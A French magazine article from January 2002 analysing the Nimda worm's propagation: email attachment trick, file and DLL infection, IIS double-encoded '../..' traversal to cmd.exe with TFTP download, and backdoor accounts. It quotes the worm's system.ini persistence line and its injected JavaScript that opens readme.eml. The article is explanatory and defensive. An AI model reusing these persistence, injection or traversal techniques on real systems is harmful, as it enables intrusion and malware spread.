Virologie : Nimda*

Christophe Blaess – Janvier 2002

Dans le domaine de la sécurité informatique, l'été 2001 a surtout été marqué par le ver Sricam et les diverses déclinaisons de Code Red, dont la diffusion a engorgé sensiblement certains serveurs. L'automne a vu l'apparition d'un nouveau parasite informatique dont les multiples moyens de propagation sont intéressants à observer. Cet article en décortique les mécanismes, en se fondant sur des documents cités en bibliographie et des expériences personnelles.

W32.Nimda, puisque tel est son nom, ou plus simplement "Nimda" - "Admin" à l'envers - se propage uniquement dans les environnements Microsoft Windows (NT 4.0, 95, 98, 2000, ME). Néanmoins sa diffusion par courrier électronique dérange également les utilisateurs d'autres systèmes d'exploitation qui en reçoivent des copies par mail, même s'il ne présente pas de danger pour eux. De plus le travail des administrateurs réseau est forcément perturbé par les alertes permanentes que Nimda déclenche dans les systèmes de détection d'intrusion.

Les premières traces d'activité de Nimda ont été relevées au matin du 18 septembre 2001, une semaine exactement après le premier attentat de New-York. Ses auteurs ont ainsi ajouté une note dramatique à son apparition, en exploitant la coïncidence entre les évènements internationaux et le fait que leur ver soit prêt à être diffusé. Il ne faut sans doute pas y voir plus qu'une simple note de mauvais goût, aucun lien ne pouvant être établi avec les organisations terroristes internationales. D'autre part la durée nécessaire pour créer un ver de la qualité de Nimda est probablement bien supérieure à une semaine, et il ne peut pas s'agir d'une réponse, d'un soutien, ou quoique ce soit s'inspirant des attentats du 11 septembre.
Par ailleurs, une chaîne de caractères apparaît en clair dans le code exécutable : "`Concept Virus (CV) V.5, Copyright (C) 2001 R.P. China`", mais elle n'indique probablement pas sa véritable origine. En effet, la Chine semble être actuellement le pays à la mode pour signer la provenance des virus sans pour autant qu'ils en émanent vraiment.

Nimda est intéressant car il s'agit à la fois d'un ver, d'un virus, d'un cheval de Troie, et de surcroît il utilise un accès caché (*backdoor*). Une présentation de ces divers types de parasites informatiques est disponible dans [BLAESS 2001]. Il s'agit de la première apparition à grande échelle d'un virus s'appuyant sur autant de moyens de diffusion. Cela ne se rencontrait jusqu'à présent que dans des vers expérimentaux pour illustrer des concepts théoriques. Nous allons voir les différents moyens qu'emploie Nimda pour se propager. Il est important de noter que Nimda se présente sous forme de fichier binaire, probablement écrit en C et peaufiné en assembleur, dont l'analyse par désassemblage du code exécutable est très complexe, contrairement à d'autres vers simplistes comme ILoveYou qui se résument à des ensembles de macros Visual Basic. Le comportement du ver est donc essentiellement déduit d'une observation externe, et certaines parties sont peut-être encore restées dans l'obscurité.

Nimda, un cheval de Troie

Pour un utilisateur courant, celui dont la machine sert essentiellement - du moins du point de vue Internet - au courrier électronique et au surf Web, le premier contact avec Nimda est probablement un mail, avec un sujet aléatoire, provenant d'une adresse parfois connue. Ce courrier électronique ne contient pas de texte, mais une pièce y est attachée, nommée `readme.exe`. Il s'agit naturellement d'un fichier exécutable contenant le code du virus lui-même. Toutefois, sur un grand nombre de machines Windows, les extensions classiques sont masquées, au profit d'une icône décrivant le type de fichier. Ainsi l'utilisateur

* Cet article a été publié dans le numéro de janvier 2002 du magazine MISC.

ne verra qu'une pièce nommée `readme`, et, de son propre chef, cliquera dessus en toute tranquilité, persuadé que cela affichera le contenu d'un texte sans pour autant prendre le moindre risque. Naturellement, le clic déclenchera au contraire l'exécution du programme, et le démarrage du virus.

Ce genre de cheval de Troie est redoutable ; le type d'icône associée au fichier est le seul indice dont l'utilisateur dispose pour savoir qu'il démarre un programme exécutable et pas simplement la lecture d'un texte. Un nombre important des pseudo-vers transmis par courrier électronique s'appuient sur l'attitude inconsciente ou ignorante de l'utilisateur, mais ce cas est différent. Les extensions des pièces jointes sont masquées par défaut, et on ne peut décemment pas reprocher à l'utilisateur d'avoir voulu lire le texte associé à un message qui provient d'un expéditeur connu !

Pire : le fichier `readme.exe` est attaché au mail avec un type MIME `audio/x-wav`, qui représente en principe les échantillons sonores. Or, le moteur d'affichage HTML des versions non-corrigées de Microsoft Internet Explorer (invoqué par Microsoft Outlook Express) déclenche automatiquement la lecture de ces échantillons lorsqu'il les rencontre. Malheureusement, la lecture se fait en demandant au système d'exécuter le fichier, ce qui est bénin pour un véritable fichier Wav, mais dramatique dans notre situation. Dans ce cas, l'utilisateur n'a même pas besoin de cliquer sur l'icône du fichier, Outlook s'en charge tout seul !

L'efficacité de ce mécanisme est telle qu'il a déjà été copié par un ver nommé BadTrans, apparu durant la dernière semaine de novembre 2001. Celui-ci se présente sous forme de fichier exécutable ayant un nom anodin suivi d'une extension masquée `.pif` (Program Information File) ou `.scr` (Screen Saver), ce qui donne par exemple `info.doc.pif`, `sounds.mp3.scr`, etc. Néanmoins, les autres caractéristiques de Nimda semblent inégalées pour le moment, du moins dans un seul et même virus.

Nimda, un virus

Ignorons pour l'instant les tentatives de dissémination vers d'autres hôtes, et voyons qu'arrivé sur un système, Nimda essaye de s'incruster dans les moindres recoins de la machine car il lui faut d'abord s'assurer de sa propre pérennité dans son nouvel environnement. Pour cela il se copie dans le répertoire système (`windows`, `win32`, `winnt`, etc.) sous le nom `load.exe` (après une phase transitoire où il s'appelle `mmc.exe`), puis il ajoute au fichier `system.ini` une ligne dans la section `[boot]` :

```
shell = explorer.exe load.exe -dontrunold
```

Cela lui garantit d'être à nouveau chargé en mémoire et exécuté lors du redémarrage du système. Un mécanisme de mutex (verrouillage pour accès exclusif) est utilisé pour éviter les infections à répétition de la même machine. L'option `dontrunold` indique au ver qu'il ne doit pas essayer de lancer l'ancien exécutable `load.exe` s'il existait avant son arrivée, ce qui évite les problèmes en cas de double infection simultanée.



Fig. 1 - Auto-installation.

Il doit ensuite essayer d'étendre son action aux autres utilisateurs locaux. Il parcourt alors récursivement les répertoires, en ajoutant une copie de son propre code dans tous les fichiers exécutables qu'il rencontre. Jusque là rien de surprenant. Néanmoins Nimda effectue le même travail sur le réseau en s'attaquant aux

disques partagés accessibles en écriture… En fait, cela n'est pas aussi efficace qu'on peut l'imaginer de prime abord, car il est rare qu'un administrateur système consciencieux laisse un disque partagé contenant des fichiers exécutables accessible en écriture.

Nimda utilise alors un second mécanisme de prolifération. Lorsqu'il rencontre des fichiers de type .doc dans un répertoire accessible en écriture, il y ajoute une copie de lui même sous le nom `riched20.dll`. En effet, lorsqu'un tel document est chargé directement (par exemple en cliquant sur son icône dans le poste de travail), les bibliothèques dynamiques nécessaires pour Microsoft Word ou Wordpad - entre autres `riched20.dll` et `msi.dll` - sont recherchées d'abord dans le répertoire courant. De plus ces bibliothèques ayant l'extension `.dll` sont normalement dissimulées aux utilisateurs ! Ce principe est donc très efficace pour contaminer d'autres utilisateurs partageant les mêmes répertoires de travail ; il leur suffit d'ouvrir un document, même en lecture seule, pour que le virus soit exécuté sur leur système.



Fig. 2 - Diffusion locale via un répertoire partagé.

Nimda, un vers du réseau

Jusqu'à présent, les moyens que nous avons vus pour la dissémination de Nimda sont relativement passifs. C'est la lecture d'un courrier électronique, l'exécution d'un fichier infecté ou la consultation d'un document qui déclenchent la contamination de la machine cible. Toutefois Nimda est beaucoup plus agressif, et essaye de s'infiltrer activement sur d'autres hôtes.

Le moyen de réplication le plus évident est celui du courrier électronique. Nimda se constitue une liste d'adresses mail de cibles en parcourant les pages HTML stockées dans le cache d'Internet Explorer, et en utilisant le mécanisme de communication MAPI (*Mail Application Program Interface*) pour récuperer les courriers enregistrés sur l'ordinateur. Ce dernier point permet d'améliorer la diffusion par mail, car le destinataire voyant arriver un courrier en provenance d'une source connue sera plus enclin à cliquer sur une icône intitulée `readme`. Par ailleurs, une fois la première vague de diffusion par mail déclenchée, Nimda enregistre les paramètres nécessaires sur le disque pour réiterer son offensive dix jours plus tard. Pour éviter d'être trop facilement détecté par les antivirus utilisant un système de signature, Nimda modifie aléatoirement son propre code exécutable avant transmission aux correspondants ; seule sa taille reste constante à 56 Ko (57344 octets pour être précis).



Fig. 3 - Infection par courrier électronique.

Nimda ne se limite pas à l'attaque des postes clients, des machines destinées aux utilisateurs courants, mais essaye également de se propager sur les serveurs web en employant plusieurs techniques. Pour rechercher une cible potentielle, Nimda effectue des requêtes HTTP vers des adresses prises au hasard, de préférence dans le sous-réseau de classe C de son hôte (avec un masque 255.255.0.0) puis dans le sous-réseau de classe B (masque 255.0.0.0) voire, de temps à autre, une adresse totalement aléatoire.

Une fois repéré un serveur HTTP, il tente tout d'abord l'attaque dite de "remontée `../..`". Il s'agit tout simplement de demander au serveur d'invoquer un script CGI nommé `scripts/../../winnt/system32/cmd.exe`. Bien sûr un tel nom devrait être rejeté car la chaîne `../..` permet de remonter dans les répertoires se trouvant au-delà de la racine autorisée. Malheureusement, une faille de sécurité des serveurs Microsoft IIS les rend aveugles à la portion `../..` si on la camoufle derrière un double codage, en employant l'un des équivalents possible de la norme Unicode. Par exemple "`..%%32%66..`" est équivalent à "`..%2f..`" (`%32` est le code Ascii de `2' et `%66` celui de `f') et donc équivalent à "`../..`" puisque `2f` est le code de `/'. Le véritable bogue de Microsoft IIS est de se livrer à ce double décodage sans vérifier les conditions de sécurité à la deuxième étape. Nimda essaye diverses variations sur ce thème, en tentant aussi d'utiliser `..\..`, tout ceci afin d'exécuter l'interpréteur de commande `cmd.exe` sur l'ordinateur distant.

On notera l'exploitation d'une autre astuce dans cette chaîne : l'administrateur peut restreindre les conditions d'utilisation des répertoires de son serveur HTTP. Notamment, il peut interdire l'exécution des fichiers, des scripts, dans certains répertoires. Or, il existe un mécanisme d'héritage, un peu abusif, qui transmet l'autorisation d'exécution de répertoire parent en sous-répertoire enfant. Le répertoire `scripts` est créé par défaut, lors de l'installation d'IIS, avec les autorisations d'exécution. En le mentionnant en début de chaîne, Nimda s'assure des permissions nécessaires pour lancer `cmd.exe`. Si `cmd.exe` est accessible, Nimda lui transmet les instructions nécessaires pour lui faire charger son propre code en utilisant le protocole TFTP (Trivial File Tranfert Protocol, RFC 783), en le sauvegardant sous le nom `admin.dll`, ce qui a inspiré le nom du ver. Ensuite il demande au serveur distant de le lancer, prenant ainsi le contrôle d'un nouvel hôte.

Une fois arrivé sur un serveur web, Nimda tente de contaminer les utilisateurs qui viendront en consulter le contenu. Pour cela, il parcourt les répertoires, et s'attaque à ceux contenant des fichiers de type HTML (`.htm`, `.html`, `.asp`), leur ajoutant un fichier nommé `readme.eml`, contenant une copie de lui-même avec le type MIME `x-wav` décrit plus haut. De plus, il insère dans les fichiers HTML rencontrés les lignes de javascript suivantes :

```
<html>
<script language="Javascript">
window.open("readme.eml",null,"resizable=no,top=6000,left=6000,")
</script>
</html>
```

Lorsqu'un utilisateur charge le fichier HTML avec un navigateur web, ces lignes demandent l'ouverture d'une fenêtre supplémentaire avec le contenu du fichier `readme.eml`, lequel on l'a vu contient le code exécutable du virus dans un attachement MIME `x-wav`. Le simple fait de consulter une telle page avec

une version vulnérable de Microsoft Internet Explorer permet donc la contamination par Nimda.



Fig. 4 - Prolifération par serveur Web.

Nimda et les accès caché

Sur certains serveurs Microsoft IIS, la faille autorisant la remontée `../..` peut avoir été corrigée récemment, mais Nimda tente alors une dernière offensive, en essayant de profiter de l'accès caché installé par le vers Code Red II durant la vague de diffusion de l'été dernier. Celui-ci copiait en effet l'interpréteur `cmd.exe` dans le répertoire scripts en le renommant `root.exe`. Et c'est à cet endroit que Nimda essaye de le trouver pour se transférer avec le même principe que `cmd.exe`.

Finalement, Nimda installe également ses propres accès cachés, bien qu'ils ne lui soient pas directement utiles (peut-être en prévision d'une version future ?) : la création d'un compte `Guest` ajouté dans le groupe `Administrator`, et l'ouverture du disque `C:` en partage complet.

Désagréments et remèdes

Nous avons vus les moyens de propagation de Nimda, mais il faut également examiner les nuisances qu'il représente vis-à-vis des machines atteintes. Tout d'abord, précisons qu'a priori, aucune bombe logique n'est dissimulée dans le code du virus. Pas d'effacement aléatoire des fichiers, pas d'attaque par déni de service vers une cible précise, pas de divulgation des documents rencontrés sur le disque… Nimda semble finalement relativement bénin face au vandalisme dont certains autres virus font preuve. Toutefois, outre l'aspect désagréable de son intrusion dans un système privé, des problèmes se posent en raison même des mécanismes de sa propagation.

Tout d'abord le trafic réseau nécessaire à la diffusion de Nimda par la recherche et la contamination de sites web est suffisament important pour que la bande passante en certains points soit altérée de manière sensible. Il s'agit d'un phénomène ponctuel qui s'est surtout manifesté durant les premières heures de propagation de Nimda. Le second problème en revanche a duré plus longtemps, il s'agit d'un engorgement des serveurs de courriers électroniques et des connexions à faible bande passante des utilisateurs indépendants. Dans le cas de ces machines personnelles, on ne doit pas sous-estimer non plus le problème posé par Nimda en terme de stockage, car un volume de 56 Ko est ajouté à chaque fichier exécutable et dans chaque répertoire contenant des documents .doc ou .html, ce qui peut conduire à une surcharge des disques de faible capacité. De plus sur les systèmes NT, les fichiers temporaires utilisés pour exécuter les programmes originaux qui ont été infectés, ne sont pas effacés immédiatement, mais uniquement au redémarrage suivant de la machine, ce qui peut conduire à une saturation du disque contenant le répertoire de stockage temporaire.

Enfin, le principal désagrément est la faille de sécurité béante que Nimda ouvre sur les système où il s'installe. Non seulement il crée un compte public avec les privilèges d'administrateur, mais il autorise

également l'accès partagé du disque dur de la machine atteinte. Enfin, en effectuant des requêtes HTTP aléatoires pour chercher d'autres cibles, il signale sa présence au reste du monde, permettant ainsi à toute personne mal intentionnée de se constituer une liste de machines vulnérables.

Les remèdes pour éviter d'être contaminé par Nimda sont assez évidents : mettre à jour les logiciels incriminés avec les correctifs proposés par l'éditeur. On trouve ainsi des patches pour Microsoft Internet Explorer ou Microsoft IIS (voir par exemple les adresses fournies par [CERT 2001]). Pour éliminer le virus sur une machine infectée, il existe des procédures clairement expliquées sur les mêmes sites. A présent, la prolifération de Nimda semble à peu près éteinte. Cela ne signifie pas que toutes les machines atteintes ont été nettoyées, mais que les systèmes les plus sensibles (serveurs HTTP) ont pour la plupart été mis à jour. D'autre part, les serveurs de courrier électronique étant de plus en plus souvent dotés de systèmes antivirus, leur utilisation comme relais de diffusion par Nimda s'est interrompue dès la mise à jour des bases de données correspondantes.

Conclusion

Virus, vers, chevaux de Troie, tous ces parasites sont évidemment des vermines qu'il convient d'éradiquer le plus tôt possible. Toutefois certains peuvent être plus intéressants que d'autres. C'est le cas de Nimda dont la pugnacité à se propager est surprenante. Force est de reconnaître la qualité d'écriture de ce virus, même si deux remarques s'imposent en restriction de ses performances :

- Nimda utilise des failles de sécurité assez faciles à exploiter, les parties techniques les plus pointues étant l'implémentation des divers protocoles de communication employés (codage MIME en base 64, SMTP, TFTP, et HTTP). En particulier, Nimda n'utilise pas de mécanismes nécessitant de bonnes connaissances du langage assembleur comme les débordements de buffer (voir l'article de Frédéric Raynal et Samuel Dralet dans ce numéro). On peut donc imaginer que si ses auteurs sont plutôt astucieux, leurs compétences techniques ne sont toutefois pas nécessairement très avancées.
- La dissémination de Nimda est par définition limitée dans le temps puisqu'elle s'appuie uniquement sur des failles de sécurité faciles à corriger, et qu'aucun mécanisme n'a été prévu pour mettre à jour le virus. Par exemple, la première vague d'infiltration aurait pu être suivie d'un second virus plus discret employant uniquement les accès cachés installés par Nimda et se mettant lui-même à jour à partir de patches diffusés anonymement sur Usenet ou en IRC…

Pour en savoir plus

- [BLAESS 2001] Christophe Blaess - Virus : Nous sommes concernés ! - Linux Magazine France Hors Série numéro 8. http://www.blaess.fr/christophe/.
- [CERT 2001] CERT Advisory CA-2001-26 : Nimda Worm. http://www.cert.org/advisories/CA-2001-26.html.
- [LANDESMAN 2001] Mary Landesman - Email Worm Launches Attack - http://antivirus.about.com/od/virusdescriptions/a/nimdaworm.htm.
- [MACKIE 2001] Andrew Mackie, Jensenne Roculan, Ryan Russel, Mario Van Velzen - Nimda Worm Analysis - Incident Analysis Report. http://aris.securityfocus.com/alerts/nimda/010919-Analysis-Nimda.pdf.
- [PETHIA 2001] Richard D. Pethia - Information Technology-Essential But Vulnerable: How Prepared Are We For Attacks? - Carnegie Mellon University - http://www.cert.org/congressional_testimony/Pethia_testimony_Sep26.html.

Christophe Blaess
http://www.blaess.fr/christophe/